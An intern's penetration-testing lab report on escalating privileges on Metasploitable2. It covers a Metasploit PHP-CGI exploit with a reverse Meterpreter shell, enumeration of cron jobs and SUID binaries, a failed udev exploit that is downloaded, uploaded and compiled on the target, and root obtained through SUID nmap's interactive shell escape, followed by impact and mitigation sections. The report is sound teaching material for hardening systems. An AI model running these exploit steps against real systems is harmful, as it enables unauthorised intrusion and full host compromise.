

Privilege Escalation

From Web Foothold to Root — Linux Local Privilege Escalation

Zyroo Cybersecurity Internship Track — Task 05 (Week 5)
Category: Cybersecurity Fundamentals / Penetration Testing | Difficulty: Intermediate

Prepared by:	Syed Mujtaba Hussain — Cybersecurity Intern
Target:	Metasploitable2 (192.168.43.134)
Attacker Machine:	Kali Linux (VMware), 192.168.43.128
Framework / Tools:	Metasploit Framework (msfconsole), manual enumeration, Nmap
Builds On:	Week 4 — Exploitation with Metasploit (www-data foothold)
Lab Environment:	Isolated private virtual network, authorized self-owned lab
Date:	October 2026

This report documents controlled, authorized privilege escalation performed entirely within a local, isolated lab environment against Metasploitable2 — a virtual machine intentionally built with known vulnerabilities for security training. No real, production, or third-party systems were tested.

1. Task Overview

Week 4 established an unauthenticated remote code execution foothold on Metasploitable2 via the PHP-CGI Argument Injection flaw (CVE-2012-1823), granting a Meterpreter session running as the low-privilege `www-data` account — the identity the Apache web server process itself runs as. Week 5 picks up from that foothold with the objective of *privilege escalation*: enumerating the target for a path from `www-data` to `root`, identifying a viable vector with a clear technical justification, executing it, and confirming full administrative control of the host.

This report documents the complete chain end to end: re-establishing the Week 4 foothold, the enumeration performed to search for an escalation path, every vector investigated (including one that was ruled out after investigation, documented here for completeness), the vector that was ultimately exploited, before/after evidence of the privilege change, and the impact and mitigation of the underlying misconfiguration.

2. Environment Verification

Connectivity between the Kali Linux attacker machine and the Metasploitable2 target was reconfirmed on the same isolated private lab network used throughout this project (192 . 168 . 43 . 128 → 192 . 168 . 43 . 134) before any work began.

3. Initial Access — Re-Establishing the Week 4 Foothold

The Week 4 exploit chain was re-run to restore a working session:

exploit/multi/http/php_cgi_arg_injection against 192.168.43.134, payload php/meterpreter/reverse_tcp.

```
msf exploit(multi/http/php_cgi_arg_injection) > search cgi_arg_injection

Matching Modules

#  Full Name                                     Disclosure Date  Rank    Check  Name
-  -
0  exploit/multi/http/php_cgi_arg_injection       2012-05-03      excellent Yes     PHP CGI Argument Injection
1  exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577 2024-06-06      excellent Yes     PHP CGI Argument Injection Remote Code Execution
2  \ target: Windows PHP                          .               .       .       .
3  \ target: Windows Command                      .               .       .       .

Interact with a module by name or index. For example info 3, use 3 or use exploit/windows/http/php_cgi_arg_injection_rce_cve_2024_4577
After interacting with a module you can manually set a TARGET with set TARGET 'Windows Command'
```

Figure 1 — Locating the exploit module via search cgi_arg_injection in msfconsole.

```
msf exploit(multi/http/php_cgi_arg_injection) > set RHOSTS 192.168.43.134
RHOSTS => 192.168.43.134
msf exploit(multi/http/php_cgi_arg_injection) > set TARGETURI /index.php
TARGETURI => /index.php
msf exploit(multi/http/php_cgi_arg_injection) > show options

Module options (exploit/multi/http/php_cgi_arg_injection):

Name      Current Setting  Required  Description
--      -
PLESK     false           yes       Exploit Plesk
Proxies   false           no        A proxy chain of format type:host:port[,type:host:port][...]. Supported proxies: sapn1, http, socks4, socks5, socks5h
RHOSTS    192.168.43.134 yes        The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT     80              yes       The target port (TCP)
SSL       false           no        Negotiate SSL/TLS for outgoing connections
TARGETURI /index.php      no        The URI to request (must be a CGI-handled PHP script)
URIENCODING 0              yes       Level of URI URLENCODING and padding (0 for minimum)
VHOST     http             no        HTTP server virtual host

Payload options (php/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
--      -
LHOST     192.168.43.128 yes       The listen address (an interface may be specified)
LPORT     4444            yes       The listen port

Exploit target:

Id  Name
--  -
0   Automatic
```

Figure 2 — Module configured (RHOSTS, TARGETURI, LHOST, LPORT) prior to execution.

```
msf exploit(multi/http/php_cgi_arg_injection) > exploit
[*] Started reverse TCP handler on 192.168.43.128:4444
[*] Sending stage (72690 bytes) to 192.168.43.134
[*] Meterpreter session 1 opened (192.168.43.128:4444 → 192.168.43.134:39731) at 2026-10-02 07:59:26 -0400

meterpreter > sysinfo
Computer      : metasploitable
OS           : Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
Architecture : i686
Meterpreter  : php/linux
meterpreter > getuid
Server username: www-data
meterpreter > shell
Process 5356 created.
Channel 0 created.
```

Figure 3 — Meterpreter session established; sysinfo and getuid confirm www-data access on the target.

```
whoami
www-data
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
pwd
/var/www
```

Figure 4 — Post-exploitation confirmation: whoami (www-data), id (uid=33(www-data) gid=33(www-data)), uname -a, pwd.

4. Enumeration for a Privilege Escalation Path


With the foothold confirmed, Metasploit's built-in `post/multi/recon/local_exploit_suggester` module was run first as a starting point. Its output was limited and not directly actionable for this PHP-based Meterpreter session — a known limitation, since several of the suggester's checks require a native (non-scripting-language) Meterpreter session to run correctly. Rather than relying on it alone, manual enumeration was carried out directly against the target's kernel version, scheduled tasks, and SUID/SGID binaries — the three classic local privilege-escalation surfaces on Linux.

4.1 Kernel Version

`uname -a` (captured in Figure 4) identified the target as running Linux kernel 2.6.24-16-server on Ubuntu 8.04 LTS ("Hardy Heron") — a kernel line from 2008 with multiple publicly documented local privilege-escalation vulnerabilities, making kernel-level exploits a reasonable starting hypothesis.

4.2 Scheduled Tasks (cron)

`cat /etc/crontab` was checked for root-owned scheduled jobs that might be writable by `www-data` — a common misconfiguration where a low-privilege user can edit a script that root later executes on a timer.



```
SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
```

Figure 5 — `/etc/crontab` contents: only the default `run-parts` entries for `/etc/cron.{hourly,daily,weekly,monthly}`, all root-owned. No writable entry point found; this vector was ruled out.

4.3 SUID/SGID Binaries

`find / -perm -4000 -type f 2>/dev/null` was run to list every binary on the filesystem with the SUID bit set — any program that runs with the privileges of its file owner (root, if root-owned) regardless of which user executes it. A misconfigured or outdated SUID binary is one of the most common real-world Linux privilege-escalation vectors.

```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uudd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.
```

Figure 6 — Full SUID binary listing. `/usr/bin/nmap` stands out as a non-standard inclusion in this list — most of the Metasploitable2 distribution's SUID binaries are routine system utilities (`umount`, `su`, `mount`, `ping`, `sudo`, `passwd`), but a network scanner does not normally need to run with elevated privileges.

5. Additional Vector Investigated — Kernel Netlink Race (CVE-2009-1185)

Given the outdated kernel version identified in Section 4.1, a kernel-level local privilege-escalation path was investigated first, in line with the task's guidance that an outdated kernel is a valid escalation surface to explore. This section documents that investigation for completeness, even though it was ultimately superseded by the SUID vector described in Section 6.

CVE-2009-1185 affects udev versions prior to 1.4.1: the udev daemon fails to verify that NETLINK messages instructing it to perform device-management actions actually originate from kernel space, allowing a local, unprivileged user to send a forged NETLINK message from user space and have udev (which runs as root) execute an arbitrary command. A public proof-of-concept (Exploit-DB #8572, by Jon Oberheide) was downloaded, transferred to the target, and compiled there.

```
(kali@kali)-[~]
$ wget https://www.exploit-db.com/raw/8572 -O /root/udev_exploit.c
cat ~/udev_exploit.c | head -20
/root/udev_exploit.c: Permission denied
cat: /home/kali/udev_exploit.c: No such file or directory
(kali@kali)-[~]
$ wget https://www.exploit-db.com/raw/8572 -O ~/udev_exploit.c
--2026-10-04 07:52:16-- https://www.exploit-db.com/raw/8572
Resolving www.exploit-db.com (www.exploit-db.com)... 192.124.249.13
Connecting to www.exploit-db.com (www.exploit-db.com)|192.124.249.13|443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2876 (2.8K) [text/plain]
Saving to: '/home/kali/udev_exploit.c'

/home/kali/udev_exploit.c 100%[=====] 2.81K --.-KB/s in 0s

2026-10-04 07:52:17 (22.5 MB/s) - '/home/kali/udev_exploit.c' saved [2876/2876]
```

Figure 7 — Downloading the public CVE-2009-1185 proof-of-concept source on Kali.

```
(kali@kali)-[~]
$ cat ~/udev_exploit.c | head -20
/*
 * cve-2009-1185.c
 *
 * udev < 141 Local Privilege Escalation Exploit
 * Jon Oberheide <jon@oberheide.org>
 * http://jon.oberheide.org
 *
 * Information:
 *
 * http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2009-1185
 *
 * udev before 1.4.1 does not verify whether a NETLINK message originates
 * from kernel space, which allows local users to gain privileges by sending
 * a NETLINK message from user space.
 *
 * Notes:
 *
 * An alternate version of kcope's exploit. This exploit leverages the
 * 95-udev-late.rules functionality that is meant to run arbitrary commands
 * when a device is removed. A bit cleaner and reliable as long as your
```

Figure 8 — Confirming the retrieved source matches the documented CVE-2009-1185 exploit.

```

sessions -l

Active sessions

  Id  Name  Type  Information  Connection
  --  --  --  --  --
  4    meterpreter x86/linux www-data @ metasploitable.localdomain 192.168.43.128:4433 → 192.168.43.134:33127 (192.168.43.134)

msf exploit(linux/local/udev_netlink) > sessions -i 4
[*] Starting interaction with 4 ...

meterpreter > upload ~/udev_exploit.c /tmp/udev_exploit.c
[*] Uploading : /home/kali/udev_exploit.c → /tmp/udev_exploit.c
[*] Uploaded -1.00 B of 2.81 KiB (-0.03%): /home/kali/udev_exploit.c → /tmp/udev_exploit.c
[*] Completed : /home/kali/udev_exploit.c → /tmp/udev_exploit.c
meterpreter > shell
Process 6699 created.
Channel 3 created.
cd /tmp
gcc -o udev_exploit udev_exploit.c
udev_exploit.c:110:28: warning: no newline at end of file
ls -la udev_exploit
-rwxr-xr-x 1 www-data www-data 8642 Oct 2 18:08 udev_exploit
ps aux | grep udev

```

Figure 9 — Source uploaded to the target via Meterpreter and compiled in place with gcc; the resulting binary's required udevd netlink PID was located via ps aux.

```

root      2824  0.0  0.1  2092  640 ?        S<s  07:48   0:00 /sbin/udev --daemon
cd /tmp
udev_exploit.c
grep -A 3 -i "usage" udev_exploit.c
* Usage:
*
*   Pass the PID of the udevd netlink socket (listed in /proc/net/netlink,
*   usually is the udevd PID minus 1) as argv[1].
cat /proc/net/netlink
sk      Eth  Pid  Groups  Rmem    Wmem    Dump    Locks
ddf3f800 0    0    00000000 0        0        00000000 2
df8da800 4    0    00000000 0        0        00000000 2
dd893e00 7    0    00000000 0        0        00000000 2
dd869a00 9    0    00000000 0        0        00000000 2
dd866a00 10   0    00000000 0        0        00000000 2
dcd14000 15   2823 00000001 0        0        00000000 2
ddf3fc00 15   0    00000000 0        0        00000000 2
dd810200 16   0    00000000 0        0        00000000 2
df408e00 18   0    00000000 0        0        00000000 2
./udev_exploit 2823
[-] Error: /tmp/run does not exist, please create it
mkdir /tmp/run
./udev_exploit 2823
id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
whoami
www-data
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux

```

Figure 10 — Cross-verifying the udevd netlink PID directly via /proc/net/netlink before running the compiled exploit against it.

After preparing the required /tmp/run payload location and executing the compiled exploit against the verified PID, the attempt did not escalate privileges — id continued to report uid=33(www-data). This is consistent with this exploit variant's dependency on a specific udev rules file (95-udev-late.rules) that is not present in every udev build, and/or the inherently timing-sensitive (race-condition-based) nature of the underlying flaw. The equivalent Metasploit module (exploit/linux/local/udev_netlink) was also attempted and failed with an internal module error independent of session type or PID value, pointing to a module-level compatibility issue rather than a configuration mistake on this engagement's part.

Conclusion: this vector was not pursued further once the SUID nmap path (Section 6) was identified as a faster, more reliable route to root. It remains documented here as evidence of a methodical enumeration process that explored multiple plausible escalation surfaces rather than stopping at the first idea.

6. Escalation Vector Exploited — SUID Nmap (Interactive Mode)

Vulnerability

Misconfigured SUID binary: `/usr/bin/nmap`, version 4.53, installed with the SUID bit set and owned by root.


Why This Works

The SUID ("Set owner User ID") permission bit causes a binary to execute with the privileges of its file *owner* — here, root — regardless of which user actually runs it. This is intended for a small set of system utilities that genuinely need elevated access for one specific, narrow purpose (e.g. `passwd` needing to write to the shadow file). Nmap has no legitimate need to run with root privileges for a non-privileged user's benefit, and critically, versions of Nmap prior to 5.21 shipped an `--interactive` mode that drops the user into an interactive scripting shell within Nmap itself. From inside that interactive prompt, the `!<command>` syntax executes an arbitrary shell command — and because the parent Nmap process is running with the SUID root privilege, the spawned shell inherits that same effective root privilege. This is a textbook case of the general SUID-misconfiguration class of vulnerability: a powerful, general-purpose tool (here, one capable of spawning arbitrary commands) should never be granted SUID root.

Commands / Steps Used to Escalate

```
nmap --version (confirm vulnerable version, 4.53)
ls -la /usr/bin/nmap (confirm SUID bit: -rwsr-xr-x, owned by root)
nmap --interactive (enter Nmap's interactive mode)
!sh (escape to a shell from within interactive mode)
whoami / id (confirm the resulting privilege level)
```

Evidence — Before (Vector Identification)



```
nmap --version

Nmap version 4.53 ( http://insecure.org )
ls -la /usr/bin/nmap
-rwsr-xr-x 1 root root 780676 Apr  8 2008 /usr/bin/nmap
```

Figure 11 — `nmap --version` confirms vulnerable version 4.53; `ls -la /usr/bin/nmap` confirms the SUID bit is set (`-rwsr-xr-x`, root-owned) — the precondition for this escalation path.

At this point, the session's effective privilege was still confirmed as `uid=33(www-data)` (see Figure 4), establishing the clean "before" state.

Evidence — After (Root Confirmed)

```
nmap> !sh
whoami
root
id
uid=33(www-data) gid=33(www-data) euid=0(root) groups=33(www-data)
```

Figure 12 — `nmap --interactive` followed by `!sh` produces a shell; `whoami` returns `root` and `id` confirms `euid=0(root)`. The real UID remains 33 (`www-data`) — expected behavior for a SUID-elevated process, which preserves the invoking user's real identity while granting the file owner's effective identity.

Privilege escalation confirmed. `whoami` reports `root`, and `id` reports `euid=0(root)` — full effective root access was obtained from the original `www-data` foothold.

7. Impact

Chaining this privilege escalation onto the Week 4 remote foothold means an unauthenticated remote attacker can go from zero access to full root control of the target with two known, publicly documented techniques and no credentials of any kind. With root access, an attacker has unrestricted control of the entire system: reading, modifying, or deleting any file on disk (including other users' data and system configuration), creating persistent backdoors or additional privileged accounts, installing rootkits or disabling logging and monitoring to cover their tracks, pivoting into the internal network with full access to any credentials, keys, or trust relationships stored on the host, and using the box as a durable platform for further attacks. In combination with the Week 2 findings (such as the exposed database credentials) and the Week 4 web-layer RCE, this escalation represents complete, unrestricted compromise of the host — the most severe outcome possible for a single machine.

8. Mitigation

Remove unnecessary SUID bits. General-purpose tools capable of spawning shells or executing arbitrary commands (Nmap, Vim, Find, Less, and similar utilities with known SUID-escalation techniques) should never be installed with the SUID bit set. The fix on this host is immediate: `chmod u-s /usr/bin/nmap`, removing the SUID bit entirely, since no legitimate workflow on this system requires Nmap to run with root privileges on behalf of an unprivileged user. More broadly, `find / -perm -4000 -type f` should be run periodically as part of routine system hardening and audited against a known-good baseline, with any unexpected or unnecessary SUID binary flagged and corrected.

Patch and upgrade. Upgrading Nmap to a current release removes the `--interactive` escape mechanism entirely (it was removed from Nmap in version 5.30), closing this specific path even if the SUID bit were left in place for some other operational reason. The underlying operating system and kernel (Ubuntu 8.04 / Linux 2.6.24, both long past end-of-life) should also be upgraded, since outdated kernels of this age are known to carry multiple unrelated local privilege-escalation vulnerabilities beyond the two investigated in this exercise.

Defense in depth. Principle of least privilege should be applied to the web server account itself (restricting `www-data`'s filesystem access and capabilities to only what the application genuinely requires), and host-based intrusion detection or file-integrity monitoring should be deployed to flag unexpected privilege escalations (such as a web-server-owned process spawning a root shell) in real time.

9. Summary

Item	Detail
Initial Access	CVE-2012-1823 (PHP-CGI Argument Injection) — Week 4
Access After Initial Exploit	User-level (www-data)
Escalation Vector Investigated (not used)	CVE-2009-1185 — udev netlink local privesc (kernel race)
Escalation Vector Exploited	SUID /usr/bin/nmap 4.53, --interactive mode shell escape
Commands Used	nmap --interactive → !sh
Access After Escalation	Full root (euid=0)
Data Modified/Exfiltrated	None — enumeration and privilege confirmation only

10. Conclusion

This exercise carried the previous task's web-layer foothold through to full system compromise, demonstrating the complete attack chain a real adversary would pursue: initial access, systematic enumeration across multiple plausible escalation surfaces (kernel version, scheduled tasks, SUID binaries), a documented investigation of a vector that did not pan out, and a successful escalation via a concrete, well-understood misconfiguration. It illustrates a key lesson in system hardening: a single unnecessary permission — the SUID bit on a general-purpose tool never designed to carry it — was sufficient to turn a low-privilege web-shell foothold into total root compromise, underscoring why least-privilege configuration and periodic SUID audits are essential, not optional, hardening steps.

All exploitation documented in this report was performed exclusively against a local, intentionally-vulnerable training virtual machine (Metasploitable2) within an isolated lab network, in accordance with the Zyroo Cybersecurity Internship Track's authorized-testing policy.